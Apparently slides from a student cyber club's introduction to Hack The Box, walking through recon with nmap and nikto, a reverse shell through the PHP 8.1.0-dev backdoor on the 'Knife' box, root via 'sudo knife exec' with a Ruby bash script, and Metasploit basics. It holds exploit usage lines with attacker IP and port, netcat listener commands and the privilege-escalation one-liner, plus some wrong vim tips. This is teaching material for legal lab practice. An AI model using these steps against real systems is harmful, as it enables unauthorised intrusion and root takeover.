Mason Competitive Cyber


Intro To Hack The Box

Where To Start?

- There are several formats in hack the box some are jeopardy style challenges and the other are boxes
- Each box contains a certain set of vulnerabilities
- The objective is to recon the boxes find the vulnerabilities and submit the user (lower privilege account) and the root flag (highest privilege account)
- After you make an account the next step is to connect using openvpn and selecting a box
- Basic linux commands are helpful but you can google your way through it if you want to do
- **One of the best ways to get started is by rooting retried boxes after waiting ippsec videos and taking notes**

Phases of Hacking

- The most important tool in successful hacking is your mindset
- Information is your most valuable resource
    - Active reconnaissance is something that directly interacts with the target to gather information
        - Gobuster or dirb is also considered active also nmap
    - Passive reconnaissance does not directly interface with the target
- For hack the box we only need to worry about the first three steps



Methodology

- Persistence pays off
- Try not to assume anything
- Don’t be afraid of asking for help
- Enumeration is the most important part of rooting any box
- Most of the time the answer is starting you in the face

Vi/Vim

For some Boxes you will be required to use vim or vi

Some common useful shortcuts include

Shift + zz to save same as :wq

Shift + zq to quit without saving


dl outside of insert mode deletes a letter

In Vi you can only use hjkl to move the cursor

h moves left j moves down k moves up and l moves left


! can be used to escape a command for example ! cat /root/root.txt

!!


chris@kali: ~/htb/bashed
File Actions Edit View Help
... chris@...bashed ... chris@...bashed ... ... chris@...bashed
┌──(chris㉿kali)-[~/htb/bashed]
└─$ apt update && apt full-upgrade -y
Reading package lists ... Done
E: Could not open lock file /var/lib/apt/lists/lock - open (13: Permission denied)
E: Unable to lock directory /var/lib/apt/lists/
W: Problem unlinking the file /var/cache/apt/pkgcache.bin - RemoveCaches (13: Permission denied)
W: Problem unlinking the file /var/cache/apt/srcpkgcache.bin - RemoveCaches (13: Permission denie
┌──(chris㉿kali)-[~/htb/bashed]
└─$ sudo !!
┌──(chris㉿kali)-[~/htb/bashed]
└─$ sudo apt update && apt full-upgrade -y
[sudo] password for chris:
sudo: a password is required
┌──(chris㉿kali)-[~/htb/bashed]
└─$

Reconnaissance

For our purposes the launch page for any given box can give us most of the information we need to know



Scanning

```
┌──(chris㉿kali)-[~]
└─$ nmap -sCV -A 10.10.10.242
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-22 19:32 EST
Nmap scan report for 10.10.10.242
Host is up (0.018s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title:  Emergent Medical Idea
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.92 seconds
```

Example nmap scan -sC does a script scan -sV shows software versions -A This option enables additional advanced and aggressive options.

Scanning

Other useful nmap arguments


-p- scans all ports

-sU scans udp ports

-oA <basename>: Output in the three major formats at once (normal,XML,grepable)

-Pn (No ping) .

Scanning



Nikto is a web server vulnerability scanner we know we can use it since our nmap scan turned up with port 80 open
Further scanning with nikto shows exploit path PHP/8.1.0-dev is an unusual implementation and it stood out

Gaining access

Googling PHP/8.1.0-DEV leads us to this exploit

It gives us access to the user james

Reverse Shell

This short exploit script revshell_php_8.1.0-dev.py gives a reverse shell on target.

Usage:

```
┌──(user㉿kali)-[~/Documents]
└─$ python3 revshell_php_8.1.0-dev.py <target URL> <attacker IP> <attacker PORT>
```

```
┌──(root💀kali)-[~/Documents/scripts/php 8.1.0-dev backdoor rce]
└─# python3 revshell_php_8.1.0-dev.py -h
usage: revshell_php_8.1.0-dev.py [-h] <target URL> <attacker IP> <attacker PORT>

Get a reverse shell from PHP 8.1.0-dev backdoor. Set up a netcat listener in another
shell: nc -nlvp <attacker PORT>

positional arguments:
  <target URL>     Target URL
  <attacker IP>    Attacker listening IP
  <attacker PORT>  Attacker listening port

optional arguments:
  -h, --help       show this help message and exit
```


Be Curious, Learning is Life ! 😃

PHP 8.1.0-dev Backdoor Remote Code Execution

PHP 8.1.0-dev Backdoor System Shell Script

PHP verion 8.1.0-dev was released with a backdoor on March 28th 2021, but the backdoor was quickly discovered and removed. If this version of PHP runs on a server, an attacker can execute arbitrary code by sending the User-Agentt header.

What is a Reverse Shell




Catching the Reverse Shell

- The easiest way to catch our shell is using netcat
  - This is the syntax for opening a listener
    - nc -lvvp $port
      - **l** is for listen **vv** is for the maxim verbosity and **p** is for the port


Access


(chris㉿kali)-[~/htb/knife]
$ python3 exploit2.py http://10.10.10.242 10.10.14.2 12345


(chris㉿kali)-[~]
$ nc -l -vv -p 12345
listening on [any] 12345 ...
10.10.10.242: inverse host lookup failed: Unknown host
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.242] 58668
bash: cannot set terminal process group (1021): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$

Creating a stable shell

- Since we have gained access to the target computer we do not always have the most stable shell
- There are several ways to remedy this situation the easiest is probably with python



Privilege Escalation

Sudo -l is one of the first things that should be done for information gathering

This gives us a clear escalation path

```
james@knife:/$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
james@knife:/$
```

Privilege Escalation

From a google search of knife linux we find that its a command line tool from chef and we find that we can run ruby scripts as a root user


knife exec	Use the `knife exec` subcommand to execute Ruby scripts in the context of a fully configured Chef Infra Client. Use this subcommand to run scripts that will only access Chef Infra Server one time (or otherwise very infrequently) or any time that an operation does not warrant full usage of the knife subcommand library.

Having gained this knowledge we can use this command to make a script called rubyshell.rb

```
james@knife:/$ echo 'exec("/bin/bash")' > /tmp/rubyshell.rb
james@knife:/$
```

```
james@knife:/$ sudo /usr/bin/knife exec /tmp/rubyshell.rb
root@knife:/#
```

Reconnaissance




Scanning

```
┌──(chris㉿kali)-[~]
└─$ sudo nmap -sSCV 10.10.10.40
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-28 22:02 EST
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 22:04 (0:01:26 remaining)
Nmap scan report for 10.10.10.40
Host is up (0.016s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-03-01T03:10:32
|_  start_date: 2022-02-28T20:32:06
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
```

Getting Started With Metasploit

- The easiest way to run metasploit is with sudo msfdb run since it starts the database you need to use metasploit
- We can use the search command to find our exploit of choice
- After that you can selected the command with the use command
- Check options with show options and the use set to change the variables
- You can run the exploit by typing run or exploit


Gaining Access



